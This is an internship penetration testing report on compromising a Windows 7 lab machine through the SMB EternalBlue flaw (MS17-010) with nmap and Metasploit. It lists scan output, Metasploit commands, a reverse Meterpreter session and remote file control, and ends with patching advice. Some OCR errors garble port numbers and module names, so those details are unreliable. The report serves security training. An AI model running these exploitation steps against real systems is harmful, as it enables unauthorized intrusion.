

# **Penetration Testing Report**

## **Exploitation of Windows Operating System**

### **vulnerability**

Ankush Uday Naik  
Ethical Hacking Internship

December 22, 2025

# Contents

<b>1</b>	<b>Introduction</b>	<b>3</b>
<b>2</b>	<b>Test Environment</b>	<b>4</b>
<b>3</b>	<b>Reconnaissance and Scanning</b>	<b>5</b>
3.1	Nmap Scanning for Open Ports . . . . .	5
3.2	Identifying SMB Vulnerability . . . . .	6
<b>4</b>	<b>Exploitation Using Metasploit</b>	<b>7</b>
4.1	Starting Metasploit Framework . . . . .	7
4.2	Selecting Appropriate Exploit . . . . .	8
4.3	Checking Required Exploit Parameters . . . . .	8
4.4	Setting Target IP Address (RHOST) . . . . .	9
4.5	Launching the Exploit . . . . .	9
4.6	Successful Meterpreter Session . . . . .	10
<b>5</b>	<b>Post-Exploitation</b>	<b>11</b>
5.1	Accessing System Information Remotely . . . . .	11
5.2	Remote Control of Files and Directories . . . . .	12
<b>6</b>	<b>Conclusion</b>	<b>13</b>

# List of Figures

3.1	Nmap scanning results for open ports in Windows 7 . . . . .	5
3.2	Targeting SMB vulnerability on port 445 . . . . .	6
4.1	Starting Metasploit Framework . . . . .	7
4.2	Selecting the appropriate exploit in Metasploit . . . . .	8
4.3	Checking required parameters for exploitation . . . . .	8
4.4	Setting RHOST parameter . . . . .	9
4.5	Launching the exploit . . . . .	9
4.6	Successfully accessed Windows 7 shell . . . . .	10
5.1	Accessing Windows system information remotely . . . . .	11
5.2	Remote creation of files and directories . . . . .	12

# Chapter 1

## Introduction

Penetration testing is a controlled and authorized security assessment technique used to identify vulnerabilities in computer systems. This report documents the step-by-step penetration testing of a Windows 7 operating system using Kali Linux and the Metasploit Framework. The objective of this assessment is to identify security weaknesses, exploit them ethically, and analyze the results for defensive purposes.

**Note:** This penetration test was conducted strictly in a controlled lab environment for Testing purposes.

# Chapter 2


## Test Environment

- Attacker Machine: Kali Linux
- Target Machine: Windows 7
- Framework Used: Metasploit
- Scanning Tool: Nmap
- Network Type: Local Network

# Chapter 3

## Reconnaissance and Scanning

### 3.1 Nmap Scanning for Open Ports



```
[kali㉿kali)-[~]
$ sudo nmap -sv 192.168.40.128
Starting Nmap 7.94SN ( https://nmap.org ) at 2025-12-22 13:07 IST
Nmap scan report for 192.168.40.128
Host is up (0.00087s latency).

Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
23/tcp    open  msrpc        Microsoft Windows RPC
3389/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:56:49:CC (VMware)
Service Info: Host: WIN-IR22NRO135E; OS: Windows; CPE: cpe:/o:microsoft:windo
ws


Service detection performed. Please report any incorrect results at https://n
map.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 62.44 seconds
[kali㉿kali)-[~]
```

Figure 3.1: Nmap scanning results for open ports in Windows 7

**Explanation:** The attacker initiated an Nmap scan to identify open ports and services running on the Windows 7 target. The scan revealed that port 445 (SMB service) was open, which is commonly associated with Windows file sharing and is a frequent attack vector.

**Output Analysis:** Port 445 being open indicates a potential SMB vulnerability that can be exploited using Metasploit.

## 3.2 Identifying SMB Vulnerability



The image shows two terminal windows from a Kali Linux environment. The left window displays the output of an Nmap scan against a target at 192.168.40.128. The scan results show several open ports, including port 445 which is identified as Microsoft Windows RPC. The right window shows the results of a more detailed scan or exploit attempt against port 445, specifically targeting the MS17-010 vulnerability. It reports a critical remote code execution vulnerability with a high risk factor, CVE-2017-0143, and provides links to Microsoft's security bulletin and guidance documents.

```
$ sudo nmap -sV 192.168.40.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-22 13:07 IST
Nmap scan report for 192.168.40.128
Host is up (0.00087s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
; WORKGROUP)
49152/tcp open  msrpc    Microsoft Windows RPC
49153/tcp open  msrpc    Microsoft Windows RPC
49154/tcp open  msrpc    Microsoft Windows RPC
49155/tcp open  msrpc    Microsoft Windows RPC
49156/tcp open  msrpc    Microsoft Windows RPC
49158/tcp open  msrpc    Microsoft Windows RPC
MAC Address: 00:0C:29:56:49:CC (VMware)
Service Info: Host: WIN-IR22NROI35E; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Service detection performed. Please report any incorrect results at https://n
map.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 62.44 seconds

$ [kali@kali:~]

[kali@kali:~]
File Actions Edit View Help
49156/tcp open  unknown
49158/tcp open  unknown

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
| VULNERABLE
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   STATE: VULNERABLE
|   IDs: CVE/CVE-2017-0143
|   Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SM
|     b1 servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
|-for-wannacrypt-attacks/
Hmap done: 1 IP address (1 host up) scanned in 8.88 seconds

[kali@kali:~]
```

Figure 3.2: Targeting SMB vulnerability on port 445

**Explanation:** After identifying the open SMB port, the attacker focused on exploiting known SMB vulnerabilities in Windows 7.

**Output Analysis:** The SMB service confirmed the presence of exploitable services, making the system vulnerable to remote code execution attacks.

# Chapter 4

## Exploitation Using Metasploit

### 4.1 Starting Metasploit Framework




Figure 4.1: Starting Metasploit Framework

**Explanation:** The Metasploit Framework was launched to search for suitable exploits targeting the identified SMB vulnerability.

## 4.2 Selecting Appropriate Exploit




Figure 4.2: Selecting the appropriate exploit in Metasploit

**Explanation:** An appropriate exploit module compatible with the Windows 7 SMB vulnerability was selected.

**Output Analysis:** The exploit selection ensures compatibility with the target OS and service version.

## 4.3 Checking Required Exploit Parameters





Figure 4.3: Checking required parameters for exploitation

**Explanation:** Before executing the exploit, required parameters such as RHOST and payload settings were reviewed.

## 4.4 Setting Target IP Address (RHOST)



The screenshot shows a Kali Linux desktop environment. On the left, there's a file manager window showing a directory structure. In the center, a terminal window titled 'root@kali: /home/kali' is open, displaying the following msf6 exploit command sequence:

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > set RHOST 192.168.40.128
RHOST => 192.168.40.128
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options
```

Module options (exploit/windows/smb/ms17\_010\_ernalblue):

Name	Current Setting	Required	Description
RHOSTS	192.168.40.128	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP). (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBDomain		no	
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St

To the right of the terminal, another terminal window titled 'kali@kali: ~' shows the output of the nmap command:


```
$ sudo nmap -sV 192.168.40.128
Starting Nmap 7.94GVM ( https://nmap.org ) at 2025-12-22 13:07 IST
Nmap scan report for 192.168.40.128
Host is up (0.00087s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup : WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:56:49:CC (VMware)
Service Info: Host: WIN-IR22NROI35E; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.44 seconds
```

Figure 4.4: Setting RHOST parameter

**Explanation:** The target machine's IP address was set as RHOST to direct the exploit to the correct system.

## 4.5 Launching the Exploit



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'root@kali: /home/kali' is open, displaying the following msf6 exploit command:

```
msf6 exploit(windows/x64/meterpreter/reverse_tcp) > exploit
```

To the right, another terminal window titled 'kali@kali: ~' shows the nmap output:

```
$ sudo nmap -sV 192.168.40.128
Starting Nmap 7.94GVM ( https://nmap.org ) at 2025-12-22 13:07 IST
Nmap scan report for 192.168.40.128
Host is up (0.00087s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup : WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:56:49:CC (VMware)
Service Info: Host: WIN-IR22NROI35E; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.44 seconds
```

Figure 4.5: Launching the exploit

**Explanation:** The exploit was executed, attempting to gain unauthorized access to the Windows system.

**Output Analysis:** Successful exploitation messages indicate that the payload was delivered correctly.

## 4.6 Successful Meterpreter Session




Figure 4.6: Successfully accessed Windows 7 shell

**Explanation:** A Meterpreter shell was successfully obtained, granting remote access to the Windows 7 system.

**Impact:** This confirms full system compromise with attacker-level control.

# Chapter 5

## Post-Exploitation

## 5.1 Accessing System Information Remotely




Figure 5.1: Accessing Windows system information remotely

**Explanation:** System commands were executed remotely to gather information such as OS version and user details.

## 5.2 Remote Control of Files and Directories




Figure 5.2: Remote creation of files and directories

**Explanation:** The attacker demonstrated the ability to create directories and files remotely, proving full control over the compromised system.

**Security Risk:** An attacker could install malware, modify files, or steal sensitive data.

# Chapter 6

## Conclusion

This penetration testing exercise demonstrated how an unpatched Windows 7 system with exposed SMB services can be fully compromised using Metasploit. The attack successfully achieved remote access, system control, and post-exploitation activities.

### **Recommendations:**

- Disable SMB if not required
- Apply latest security patches
- Use strong firewall rules
- Upgrade unsupported operating systems

**Disclaimer:** This report is strictly for educational and ethical hacking purposes only.